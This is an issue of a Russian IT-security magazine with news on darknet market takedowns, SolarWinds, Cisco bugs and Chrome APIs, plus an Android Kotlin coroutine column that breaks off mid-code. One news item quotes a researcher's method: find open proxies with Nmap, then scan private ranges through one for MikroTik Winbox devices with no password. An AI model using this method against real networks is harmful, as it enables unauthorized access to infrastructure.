Представители Европола объявили, что правоохранительные органы Австралии, Великобритании, Германии, Дании, Молдовы, США и Украины провели совместную операцию, в результате которой в даркнете был закрыт один из крупнейших маркетплейсов — DarkMarket. Как и на других подобных площадках, на DarkMarket продавали и покупали наркотики, фальшивые деньги, ворованные данные банковских карт, анонимные SIM-карты, малварь и множество других нелегальных товаров и услуг.

По статистике властей, подпольная торговая площадка насчитывала свыше 500 тысяч пользователей, более 2400 из которых были продавцами. Суммарно на DarkMarket было совершено более 320 тысяч транзакций, общей стоимостью 4650 BTC и 12 800 Monero (в общей сложности около 140 миллионов евро).

Масштабная операция правоохранителей привела к аресту одного человека: недалеко от германско-датской границы был задержан 34-летний гражданин Австралии, чье имя не разглашается. Сообщается, что он был одним из вдохновителей и операторов маркетплейса.

Кроме того, Европол заявил, что правоохранители отключили и арестовали более 20 серверов DarkMarket, базировавшихся в Молдове и Украине, и теперь извлеченные с этих серверов данные будут использованы для дальнейшего выявления и преследования модераторов, продавцов и покупателей торговой площадки.

Несколькими днями позже о закрытии объявили операторы Joker's Stash — одного из крупнейших кардерских ресурсов в сети. Администрация анонсировала, что сайт прекратит работу 15 февраля 2021 года. После этой даты все серверы якобы будут стерты, а резервные копии удалены.

Joker's Stash работает с осени 2014 года и часто публикует пакеты украденных данных платежных карт. Эти данные могут использоваться для мошеннических транзакций как типа CP (карта присутствует), так и типа CNP (карта отсутствует).

Ресурс нередко попадал на страницы СМИ и в отчеты экспертов, так как на сайте время от времени «всплывали» огромные дампы, содержащие данные миллионов банковских карт. К примеру, из недавнего можно вспомнить дамп BIGBADABOOM-III, имеющий отношение к компрометации американской сети магазинов Wawa, или крупную утечку кредитных и дебетовых карт, выпущенных банками и финансовыми организациями Южной Кореи и США.


Интересно, что декабре 2020 года правоохранители смогли установить контроль над несколькими серверами кардерского сайта, тем самым вызвав перебои в работе Joker's Stash. Хотя тогда администрация ресурса ясно дала понять, что власти арестовали лишь внешние серверы, а на устранение последствий и настройку новых серверов не уйдет много времени, в итоге пострадала репутация сайта.

Теперь же аналитики Intel 471 сообщили:

> *«В октябре преступник, который якобы управляет сайтом, объявил, что заразился COVID-19 и провел неделю в больнице. Его болезнь повлияла на форумы сайта, пополнение запасов [приток новых ворованных карт] и другие операции».*

Также Intel 471 заметила, что клиенты сайта все чаще жалуются на то, что качество данных банковских карт, продающихся на сайте, становится все более низким.

После болезни администратора обороты кардерского сайта действительно упали, что можно увидеть на графике ниже, созданном специалистами компании Geminy Advisory. Дело в том, что пока Joker's Stash пустовал, конкуренты активно публиковали данные.



В своем объявлении о скором закрытии сайта администрация Joker's Stash не вдается в подробности и не объясняет причин, которые привели к этому решению. Можно предположить, что правоохранительные органы, которые ранее пообещали продолжить преследование администраторов и пользователей Joker's Stash, подбираются к операторам ресурса все ближе.

Эксперты Gemini Advisory полагают, что за время своего существования маркетплейс уже заработал более миллиарда долларов незаконной прибыли, «хотя эти деньги в том числе получали и продавцы».

74 УЯЗВИМОСТИ НЕ ПРОПАТЧАТ В УСТРОЙСТВАХ CISCO

Владельцы SMB-устройств компании Cisco не получат исправлений для **74** найденных недавно уязвимостей. Патчей не будет для девайсов **RV110W**, **RV130**, **RV130W** и **RV215W**, которые можно использовать как в качестве маршрутизаторов, так и в качестве брандмауэров и VPN-решений. Дело в том, что последние обновления для этих устройств вышли 1 декабря 2020 года и были предназначены только для клиентов платной поддержки.

Обнаруженные баги, которые уже не будут исправлены, начинаются от простого отказа в обслуживании и заканчиваются проблемами, которые можно использовать для получения root-доступа.


Продолжение статьи →

ДОСТУП К КАМЕРАМ РЖД

Исследователь, известный под ником LMonoceros, рассказал на Хабре, как ему удалось, ничего не взламывая, проникнуть в сеть РЖД. Вышло это практически случайно. Автор пишет:

> *«В интернете очень много бесплатных прокси-серверов. Но кто в здравом уме будет открывать всем желающим выход в интернет через свой роутер? Вариантов по большому счету два: либо это взломанные устройства, либо владелец забыл отключить эту функцию.*
> *Таким образом меня посетила идея проверить гипотезу, есть ли жизнь за прокси. Я запустил Nmap по диапазону адресов по порту 8080. Далее из полученного результата прошелся прокси-чекером в поисках публичного прокси без авторизации и из положительных результатов выбрал самый близкий ко мне по пингу.*

Запустил сканер через него по адресам 172.16.0.0/12 порт 8291 (mikrotik winbox). И! Я его нашел! Без пароля!»




LMonoceros признается, что сразу не понял весь масштаб обнаруженной им проблемы. Пытаясь связаться с владельцем уязвимой системы, он поднял исходящий VPN до себя, чтобы изучить сеть и узнать, кому она принадлежит. Так он обнаружил более 20 тысяч устройств по всей России, около 1000 из которых были девайсами MikroTik, и огромное количество девайсов оснащалось дефолтными паролями. В их числе были IP-телефоны, FreePBX, сетевое оборудование.

Автор отмечает, что многие роутеры работали на последних версиях прошивок, были защищены нормальными паролями и не были уязвимы, но хватало и плохо настроенных и необновленных устройств.

В итоге в распоряжении исследователя оказался доступ не менее чем к 10 тысячам (по его «скромным ощущениям») камер наблюдения производства Beward, Axis, Panasonic и других. Картинки с камер демонстрировали железнодорожные вокзалы и станции (внутри и снаружи) и даже офисы изнутри. Стало очевидно, что вся эта инфраструктура находится в ведении РЖД.

> *«Я всегда считал, что уязвимости в корпоративных сетях появляются из-за ошибок или специальных действий безграмотных сотрудников. Первое, что пришло мне в голову, — это некий сотрудник по разрешению СБ поднял у себя из дома VPN до рабочей сети на Микротике в своей домашней сети. Но в данном случае эта моя гипотеза разбилась, как только я увидел обратный резолв адреса, через который я попал на этот Микротик. То есть это один из шлюзов в мир из сети РЖД. Ну и в сеть РЖД тоже», — объясняет LMonoceros.*

Хуже того, LMonoceros обнаружил множество признаков того, что в этой сети бывает кто-то еще. К примеру, он пишет, что не раз встречал такие линки на роутерах, никак не относящихся к РЖД.



В обновлении к своей статье исследователь заявил, что с ним связались специалисты РЖД и они совместно закрыли найденные уязвимости. Также представители РЖД сообщили ТАСС, что уже проводят расследование случившегося. Они подчеркивают, что «утечки персональных данных клиентов холдинга не произошло, угрозы безопасности движения нет».

ТОРВАЛЬДС КРИТИКУЕТ INTEL

Недавно Линус Торвальдс резко высказался в адрес компании Intel, заявив, что утверждения, будто потребителям не нужна память с защитой ECC, в корне ошибочны. Такую защищенную память сегодня используют в большинстве критических систем, для которых важна бесперебойная и стабильная работа, в том числе в большинстве серверов. При этом ECC-память дороже обычной лишь на 20%, однако без материнских плат и процессоров, которые ее поддерживают, от такой памяти нет никакого прока.

Торвальдс писал, что Intel прямо заинтересована в том, чтобы подтолкнуть богатые компании к использованию более дорогих процессоров серверного уровня, и не хочет давать организациям возможность эффективно использовать другое оборудование, приносящее меньше прибыли. Он убежден, что отказ от поддержки ECC-памяти в обычных процессорах для потребительского рынка — это один из способов, которым Intel удерживает рынки сегментированными.

> → «Ошибочная и отсталая политика „потребителям не нужен ECC“ [заставила] ECC-память уйти с рынка. Аргументы против ECC всегда были полнейшей чушью. Теперь даже сами производители памяти начинают использовать ECC внутри компаний, потому что они наконец признали тот факт, что им это абсолютно необходимо.
> Они лживые ублюдки. Позвольте мне еще раз подчеркнуть, что проблемы Rowhammer существуют уже несколько поколений, но эти у*бки с радостью продавали заведомо сломанное оборудование потребителям и утверждали, что это „атака“, хотя на самом деле это просто „мы срезаем углы“.
> Сколько раз Rowhammer, в виде переворота битов, происходил по чистой случайности при реальных нагрузках, не связанных с атаками? Мы никогда не узнаем. Потому что Intel подсовывала потребителям это дерьмо»
> — Линус Торвальдс

ПРИВАТНЫЕ API CHROME

Разработчики Google запретят сторонним Chromium-браузерам использовать приватные API Google. Дело в том, что многие API, включенные в код Chromium, предназначены исключительно для применения в Google Chrome, однако обнаружилось, что их успешно используют сторонние производители.

> *«В ходе недавнего аудита мы обнаружили, что некоторые сторонние браузеры на базе Chromium могут использовать функции Google, включая Chrome Sync и Click to Call, которые предназначены только для использования в продуктах Google, — пишет технический директор Google Chrome Йохен Айзингер (Jochen Eisinger). — Это значит, что небольшая часть пользователей могла войти в свою учетную запись Google и сохранить личные данные через Chrome Sync (например, закладки) не только для Google Chrome, но и для некоторых сторонних браузеров на основе Chromium».*


Специалист не уточняет, о каких именно браузерах идет речь, но пишет, что начиная с 15 марта 2021 года компания ограничит доступ сторонних Chromium-браузеров к приватным API Chrome.

Те, кто уже воспользовался Chrome Sync и другими функциями в сторонних браузерах, по-прежнему смогут получить доступ к синхронизированным данным локально или в своей учетной записи Google, в зависимости от настроек синхронизации.

100 000 000 ПОИСКОВЫХ ЗАПРОСОВ DUCKDUCKGO

Разработчики ориентированного на конфиденциальность поисковика DuckDuckGo сообщили об очередном рекорде: впервые за **12-ЛЕТНЮЮ** историю своего существования поисковик достиг отметки в **100 000 000** поисковых запросов в день. В 2020 году среднее количество поисковых запросов в день возросло на **62%**.

Напомню, что еще в августе 2020 года поисковая система отчиталась о получении **2 000 000 000** поисковых запросов в месяц на регулярной основе. Хотя эти цифры невелики по сравнению с **5 000 000 000** ежедневных поисковых запросов Google, все же это верный признак того, что пользователи ищут альтернативы и стали чаще задумываться о приватности и конфиденциальности, считают разработчики.



SOLARWINDS И ВСЕ-ВСЕ-ВСЕ

Прошло немногим больше месяца с тех пор, как весь мир узнал о компрометации компании SolarWinds и последовавшей за этим масштабной атаке на цепочку поставок. Как и ожидали многие ИБ-эксперты, список пострадавших в ходе этого инцидента продолжил пополняться новыми именами, а исследователи продолжают обнародовать новые технические детали произошедшего.

Напомню, что суть произошедшего проста: в прошлом году неизвестные злоумышленники атаковали компанию SolarWinds и заразили ее платформу Orion малварью. Согласно официальным данным, среди 300 тысяч клиентов SolarWinds только 33 тысячи использовали Orion, а зараженная версия платформы была установлена примерно у 18 тысяч клиентов. В результате в числе пострадавших оказались такие гиганты, как Microsoft, Cisco, FireEye, а также множество правительственных агентств США, включая Госдеп и Национальное управление по ядерной безопасности.

Атаку на SolarWinds приписывают предположительно русскоязычной хак-группе, которую ИБ-эксперты отслеживают под названиями StellarParticle (CrowdStrike), UNC2452 (FireEye) и Dark Halo (Volexity). Причем сами ИБ-эксперты не пишут ничего о возможной атрибуции атаки.

Как развивалась эта ситуация в январе 2021 года, поможет разобраться наша хроника.

- В первых числах января представители Министерства юстиции США подтвердили, что Минюст тоже пострадал от взлома SolarWinds. Хуже того, ведомство стало одной из немногих жертв, в сети которой хакеры продолжили развивать атаку и в итоге получили доступ к внутренним почтовым ящикам. Сообщалось, что пострадали примерно 3% ящиков, а исходя из того, что штат сотрудников Министерства юстиции оценивается примерно в 100–115 тысяч человек, число пострадавших составляет от 3000 до 3450 человек.
- Также в начале января совместное заявление выпустили Федеральное бюро расследований (ФБР), Агентство национальной безопасности (АНБ), Агентство по кибербезопасности и защите инфраструктуры (CISA) и Управление директора национальной разведки (ODNI). Правоохранительные органы заявили, что за компрометацией SolarWinds и ее клиентов, скорее всего, стояла Россия.

  Официальные лица предположили, что за этой масштабной атакой на цепочку поставок стоит неназванная APT-группировка «вероятно, российского происхождения». Сам взлом SolarWinds чиновники охарактеризовали как «попытку сбора разведданных».
- Издания New York Times и Wall Street Journal, со ссылкой на собственные источники, сообщили, что компания JetBrains находится под следствием из-за возможного участия во взломе компании SolarWinds. Якобы официальные лица США рассматривают сценарий, в ходе которого российские хакеры могли взломать JetBrains, а затем предпринять атаки на ее клиентов, одним из которых является SolarWinds. В частности, хакеры могли нацеливаться на продукт TeamCity.

  В ответ на это глава JetBrains Максим Шафиров опубликовал в блоге компании пост, в котором рассказал, что в JetBrains никто не знает о якобы ведущемся в отношении компании расследовании и представители SolarWinds не связывались с JetBrains и не сообщали никаких подробностей об инциденте.
- В январе исследователи Symantec и CrowdStrike обнаружили третью и четвертую малварь, которая использовалась во время атаки на компанию SolarWinds, наряду с вредоносами Sunburst (он же Solorigate) и Teardrop, о которых стало известно еще в декабре. Новые вредоносы получили названия Sunspot и Raindrop.

  Также интересно, что эксперты «Лаборатории Касперского» опубликовали собственный развернутый отчет о бэкдоре Sunburst: в нем обнаружили множество сходств с NET-бэкдором Kazuar, который давно применяет русскоязычная хак-группа Turla.
- За прошедший месяц список компаний, пострадавших из-за взлома SolarWinds, пополнило немало новых имен. Выяснилось, что нашумевшая атака на цепочку поставок затронула такие компании, как Mimecast, Palo Alto Networks, Qualys и Fidelis Cybersecurity.

О компрометации сообщила и ИБ-компания Malwarebytes, но взлом не связан с SolarWinds напрямую. Компания пострадала от рук тех же хакеров, что атаковали компанию SolarWinds. При этом подчеркивалось, что Malwarebytes вообще не пользовалась продуктами SolarWinds, не устанавливала зараженную версию Orion, а злоумышленники использовали «другой вектор вторжения», чтобы получить доступ к ее внутренним письмам.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Резервный банк Новой Зеландии стал жертвой взлома

Новое поколение процессоров Core vPro получит защиту от шифровальщиков на аппаратном уровне

Telegram-боты помогли продвинуть на Запад мошенническую схему с курьерскими сервисами

Однострочная команда в Windows 10 может повредить файловую систему NTFS

Из macOS удалили функцию, которая позволяла обходить брандмауэры

Уязвимости в Signal, Google Duo, Facebook Messenge позволяли шпионить за пользователями

Google проиндексировал ворованные учетные данные из-за ошибки хакеров


Серверы Windows RDP используются для усиления DDoS-атак

Компанию SonicWall взломали через 0-day-уязвимости в ее собственных продуктах

Приложение забанили в Google Play из-за поддержки субтитров в формате .ass

ANDROID

КОЛБЭКИ, КОРУТИНЫ И БЕНЧМАРК ОТЛАДОЧНОЙ СБОРКИ



Сегодня в выпуске: разбираемся с проблемами, возникающими при использовании корутин в Kotlin, превращаем колбэки в suspend-функции, пишем приложение с использованием Kotlin Flow, а также разбираемся, почему нельзя проводить тесты производительности на отладочной сборке, и учимся устанавливать на смартфон сразу отладочную и продакшен-версии приложения. Ну и как обычно, подборка свежих библиотек.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

РАЗРАБОТЧИКУ

Проблемы использования корутин в Kotlin

7 Gotchas When Explore Kotlin Coroutine — статья о проблемах, с которыми можно столкнуться при использовании корутин в Kotlin. Вот наиболее интересные тезисы.

1. runBlocking может подвесить приложение

Рассмотрим следующий код:

```
override fun onCreate(savedInstanceState: Bundle?) {
    super.onCreate(savedInstanceState)
    setContentView(R.layout.activity_main)

    runBlocking(Dispatchers.Main) {
        Log.d("Track", "${Thread.currentThread()}")
        Log.d("Track", "$coroutineContext")
    }
}
```

Выглядит безобидно, но он приведет к фризу приложения. Почему так происходит, подробно описано в статье How runBlocking May Surprise You. Если кратко, то проблема возникает из-за самого принципа работы `runBlocking`. Он запускает новую корутину, а затем блокирует текущий поток. Но если запустить `runBlocking` с диспетчером `Main` из основного потока, то порожденная корутина окажется в том же потоке и в итоге не сможет получить управление, так как текущий поток будет заблокирован.

По-хорошему эта проблема решается отказом от использования `runBlocking`. Это инструмент для юнит-тестов, а не для продакшена. Но если очень хочется, можно убрать имя диспетчера из вызова функции:

```
runBlocking {
    Log.d("Track", "${Thread.currentThread()}")
        Log.d("Track", "$coroutineContext")
}
```

2. Корутину нельзя завершить в любой момент

Неопытные разработчики считают, что если вызвать метод `cancel()` корутины, то она будет завершена сразу. На самом деле это не так и в ряде случаев корутина может успеть полностью отработать, перед тем как обработает сигнал завершения.

Происходит так потому, что корутины реализуют модель кооперативной многозадачности. Когда одна корутина посылает сигнал завершения другой корутине, последняя может либо обработать этот сигнал, либо проигнорировать его. Хорошая новость состоит в том, что все стандартные suspend-функции (`yield()`, `delay()`, `withContext()` и другие) умеют самостоятельно обрабатывать этот сигнал и завершать корутину. Плохая новость — благодаря такой невидимой автоматизации разработчики бывают удивлены, что одни корутины в их коде завершаются почти мгновенно в ответ на `cancel()`, а другие продолжают работать.

Проблему решаем так: проверяем значение свойства `isActive` между вычислениями и завершаем корутину, если получили значение `false`.

3. Отмененный coroutine scope нельзя использовать повторно

Взгляни на следующий код:

```
@Test
fun testingLaunch() {
    val scope = MainScope()
    runBlocking {
        scope.cancel()
        scope.launch {
            try {
                println("Start Launch 2")
                delay(200)
                println("End Launch 2")
            } catch (e: CancellationException) {
                println("Cancellation Exception")
            }
        }.join()

        println("Finished")
    }
}
```

Данный код не будет работать. Если вызвать `cancel()` на coroutine scope, он становится непригодным для дальнейшего использования. Выхода из этой ситуации два: создать новый scope на месте старого и завершать не сам scope, а все принадлежащие ему корутины:

```
resultsScope.coroutineContext.cancelChildren()
```

Используем колбэки в последовательном коде

Suspending over Views — хорошая статья о том, как превратить колбэки в suspend-функции с помощью `suspendCancellableCoroutine()`.

В Android колбэки повсюду, и UI фреймворк не исключение. Колбэки используются для всего подряд:

- **AnimatorListener** — чтобы запустить код по окончании анимации;
- **RecyclerView.OnScrollListener** — чтобы выполнить код сразу после промотки RecyclerView;
- **View.OnLayoutChangeListener** — чтобы узнать, когда View был перерисован после изменения.

В целом колбэки не очень удобны и могут превратить код в трудноперевариваемую кашу (callback hell). Функции-расширения из библиотеки android-ktx частично решают эту проблему: преобразуют колбэки на основе классов в лямбды (`doOnLayout()` вместо `OnLayoutChangeListener()`), но всем нам хотелось бы писать код в последовательном стиле, как и предлагает язык Kotlin и suspend-функции. Но можно ли этого достичь, имея дело с фреймворком Android, написанным с помощью колбэков?

Можно, для этого достаточно использовать билдер корутин `suspendCancellableCoroutine()`. Разберем его на примере следующей функции-расширения, приостанавливающей исполнение корутины до следующего обновления View:

```
suspend fun View.awaitNextLayout() = suspendCancellableCoroutine<Unit
> { cont ->
    // Объявим стандартный листенер
    val listener = object : View.OnLayoutChangeListener {
        override fun onLayoutChange(...) {
            // При срабатывании листенера удаляем его
            view.removeOnLayoutChangeListener(this)
            // И выводим корутину из спячки
            cont.resume(Unit)
        }
    }

    // Если корутина внезапно завершилась — удалим листенер
    cont.invokeOnCancellation { removeOnLayoutChangeListener(listener
) }

    // Подключаем листенер к View
    addOnLayoutChangeListener(listener)
}
```

Эта функция приостанавливает исполнение корутины до тех пор, пока View не будет перерисован после изменения. Использовать ее можно так:

```
viewLifecycleOwner.lifecycleScope.launch {
    // Изменяем View и прячем
    titleView.isInvisible = true
    titleView.text = "Hi everyone!"

    // Ждем, пока View будет перерисован
    titleView.awaitNextLayout()

    // View перерисован! Можно сделать его видимым и включить
анимацию
    titleView.isVisible = true
    titleView.translationY = -titleView.height.toFloat()
    titleView.animate().translationY(0f)
}
```

Если мы создадим еще несколько подобных функций (исходники есть в оригинальной статье), мы сможем писать последовательный код типа такого:

```
viewLifecycleOwner.lifecycleScope.launch {
    imageView.animate().run {
        alpha(0f)
        start()
        awaitEnd()
    }

    recyclerView.run {
        smoothScrollToPosition(10)
        awaitScrollEnd()
    }

    ObjectAnimator.ofFloat(textView, View.TRANSLATION_X, -100f, 0f).
run {
        start()
        awaitEnd()
    }
}
```

Этот код запускает анимацию исчезновения изображения, дожидается ее окончания, затем проматывает RecyclerView до позиции 10, дожидается окончания этой операции и запускает другую анимацию.

Почему нельзя использовать отладочную сборку для бенчмарков

Don't Run Benchmarks on a Debuggable Android App (Like I Did for Coroutines) — небольшая заметка о том, почему отладочные сборки всегда намного медленнее релизных.

Некоторое время назад автор написал статью, посвященную корутинам Kotlin, и дал совет не использовать корутины при инициализации приложения, потому что на запуск первой корутины уходит примерно 110 миллисекунд. Позже в комментарии пришли другие разработчики и посоветовали запустить тест производительности на релизной сборке вместо отладочной. В результате тест показал 9 миллисекунд при включенной минификации (ProGuard) и 14 при отключенной.

Так происходит потому, что среда разработки включает для отладочных сборок флаг debuggable, который позволяет подключать к приложению отладчик. Это, в свою очередь, влечет за собой отключение определенных оптимизаций кода, включение постоянной сборки метаданных и многие другие вещи. Обычно это приводит к замедлению приложения примерно на 0–80%, но в случае с корутинами замедление может достигать 650%.

Вывод: **никогда** не измеряй производительность, используя отладочную сборку приложения.

Как установить отладочную и обычную версии приложения одновременно

Android — Keeping Release and Debug Installed All the Time — статья о том, как упростить себе жизнь, установив сразу две версии приложения на одно устройство.

Для начала нужно изменить имя пакета приложения. В инструкциях сборки имя пакета задается с помощью директивы `applicationId`:

```
defaultConfig {
    applicationId "com.example.app"
    minSdkVersion 26
    targetSdkVersion 30
    versionCode 10203
    versionName "1.2.3"

    testInstrumentationRunner "androidx.test.runner.
AndroidJUnitRunner"
}
```

В то же время имя пакета можно переписать для разных вариантов сборки с помощью директивы `applicationIdSuffix`:

```
buildTypes {
    release {
        minifyEnabled false
        proguardFiles getDefaultProguardFile('
proguard-android-optimize.txt'), 'proguard-rules.pro'
    }
    debug {
        applicationIdSuffix ".debug"
    }
}
```

В итоге отладочная сборка приложения получит имя `com.example.app.debug`. Это поможет установить сразу две сборки приложения на устройство, но приведет к двум проблемам:

1. Сервисы типа Firebase перестанут распознавать приложение.
2. Оба приложения будут иметь одинаковое имя и иконку.

Обе проблемы решаются с помощью альтернативных ресурсов для отладочной сборки приложения. Например, чтобы поменять имя приложения, достаточно создать в каталоге `app/src` проекта (рядом с каталогом `main`) каталог `debug/res/values/`, а в нем файл `strings.xml` с таким содержимым:

```
<string name="app_name" translatable="false">Имя дебажной сборки</
string>
```

Примерно таким же образом можно поменять иконку и подключить приложение к другому проекту Firebase.

Современный подход к разработке с использованием Kotlin

How to Show Download Progress, Kotlin-Style — небольшая статья с хорошей иллюстрацией современных подходов к разработке на примере диалога загрузки файла.

Когда-то, на заре становления Android как самой популярной платформы, по сети гуляло множество примеров реализации подобной функциональности. Обычно все сводилось к использованию `AsyncTask` и `runOnUiThread()`, а сам код выглядел как весьма далекая от паттерна MVC мешанина классов и методов.

Сегодня у нас есть мощные инструменты асинхронного программирования, позволяющие сделать этот код гораздо чище, понятнее и надежнее. И все это с использованием стандартных средств и библиотек разработки.

Итак, для начала создадим sealed-класс для управления состоянием загрузки:

```
sealed class DownloadStatus {
    object Success : DownloadStatus()
    data class Error(val message: String) : DownloadStatus()
    data class Progress(val progress: Int): DownloadStatus()
}
```

Sealed-классы отличаются тем, что могут иметь только ограниченный и заранее определенный набор потомков. Нам нужно всего три состояния: загрузка завершена, ошибка загрузки, текущий прогресс загрузки.

Теперь реализуем саму функцию загрузки:

```
suspend fun HttpClient.downloadFile(file: File, url: String): Flow<
DownloadStatus> {
    return flow {
        val response = call {
            url(url)
            method = HttpMethod.Get
        }.response
        val byteArray = ByteArray(response.contentLength()!!.toInt())
        var offset = 0
        do {
            val currentRead = response.content.readAvailable(
byteArray, offset, byteArray.size)
            offset += currentRead
